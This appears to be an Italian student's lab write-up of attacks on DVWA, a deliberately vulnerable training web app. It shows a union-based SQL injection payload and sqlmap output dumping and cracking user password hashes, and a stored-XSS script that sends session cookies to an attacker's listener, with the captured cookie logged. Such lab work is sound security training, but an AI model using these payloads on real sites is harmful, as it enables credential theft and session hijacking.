

S6L5

ESERCIZIO DI OGGI CONSISTE NEL RILEVARE SULLA DVWA LIVELLO (LOW) LE PASSWORD DEGLI UTENTI TRAMITE SQL INJECTION BLIND CON IL COMANDO NELLA VOCE SUBMIT &' AND 1=0

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: '%' and 1=0 union select null, concat(user,0x0a,password) from users #
First name:
Surname: admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: '%' and 1=0 union select null, concat(user,0x0a,password) from users #
First name:
Surname: gordonb
e99a18c428cb38d5f260853678922e03

ID: '%' and 1=0 union select null, concat(user,0x0a,password) from users #
First name:
Surname: 1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: '%' and 1=0 union select null, concat(user,0x0a,password) from users #
First name:
Surname: pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: '%' and 1=0 union select null, concat(user,0x0a,password) from users #
First name:
Surname: smithy
5f4dcc3b5aa765d61d8327deb882cf99


APRENDO SQL MAP ABBIAMO RILEVATO UNA TABELLA CON TUTTE LE PASSWORD ED ADMIN

```
[12:19:27] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[12:19:32] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[12:19:37] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[12:19:37] [INFO] starting 2 processes
[12:19:42] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[12:19:46] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[12:19:57] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[12:20:02] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[12:20:07] [INFO] current status: pikkl... !^C
[12:20:07] [WARNING] user aborted during dictionary-based attack phase (Ctrl+C was pressed)
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+-----+-----+
| user_id | user | avatar | password | last_name | first_name |
+-----+-----+-----+-----+-----+-----+
| 1 | admin | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin | admin |
| 2 | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown | Gordon |
| 3 | 1337 | http://172.16.123.129/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me | Hack |
| 4 | pablo | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso | Pablo |
| 5 | smithy | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith | Bob |
+-----+-----+-----+-----+-----+-----+

[12:20:07] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.50.101/dump/dvwa/users.csv'
[12:20:07] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.50.101'

[*] ending @ 12:20:07 /2024-01-12/
```

SULLA PAGINA DVWA ABBIAMO INSERITO IL SEGUENTE SCRIPT PER I COOKIE DA MANDARE AL SERVER 1337 NELL XSS STORED



ux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

Vulnerability: Stored Cross Site Scripting (XSS)

Name * testxss

Message * `<script>window.location='http://127.0.0.1:1337/?cookie='+document.cookie</script>`

Sign Guestbook

Name: test
Message: This is a test comment.


More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

IN SEGUITO TRAMITE XSS ABBIAMO RECUPERATO I COOKIE DELLE VITTIME DOPODICHÈ INVIATI AD UN SERVER DI CONTROLLO DELL'ATTACCANTE ECCO IL COMANDO PYTHON DEL SERVER DOVE INDIRIZZARE IL TRAFFICO

```
(kali@kali)-[~]
$ python3 -m http.server 1337

Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
127.0.0.1 - - [12/Jan/2024 13:52:14] "GET /?cookie=security=low;%20PHPSESSID=41e7fb2f0759559fc0317a98240d9ca5 HTTP/1.1" 200 -
127.0.0.1 - - [12/Jan/2024 13:52:14] code 404, message File not found
127.0.0.1 - - [12/Jan/2024 13:52:14] "GET /favicon.ico HTTP/1.1" 404 -
```



The screenshot shows a web browser window with the address bar displaying the URL: `127.0.0.1:1337/?cookie=security=low; PHPSESSID=41e7fb2f0759559fc0317a98240d9ca5`. The browser's address bar also shows navigation icons and a star icon. The browser's tab bar shows several tabs: Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main content area of the browser displays a directory listing for the URL `/?cookie=security=low; PHPSESSID=41e7fb2f0759559fc0317a98240d9ca5`. The listing includes a list of files and directories, each preceded by a blue dot and followed by a blue underline, indicating they are links. The files and directories listed are: `.bash_logout`, `.bashrc`, `.bashrc.original`, `.BurpSuite/`, `.cache/`, `.config/`, `.dmrc`, `.face`, `.face.icon@`, `.gnupg/`, `.ICEauthority`, `.java/`, `.john/`, `.local/`, `.mozilla/`, `.msf4/`, and `.nki/`.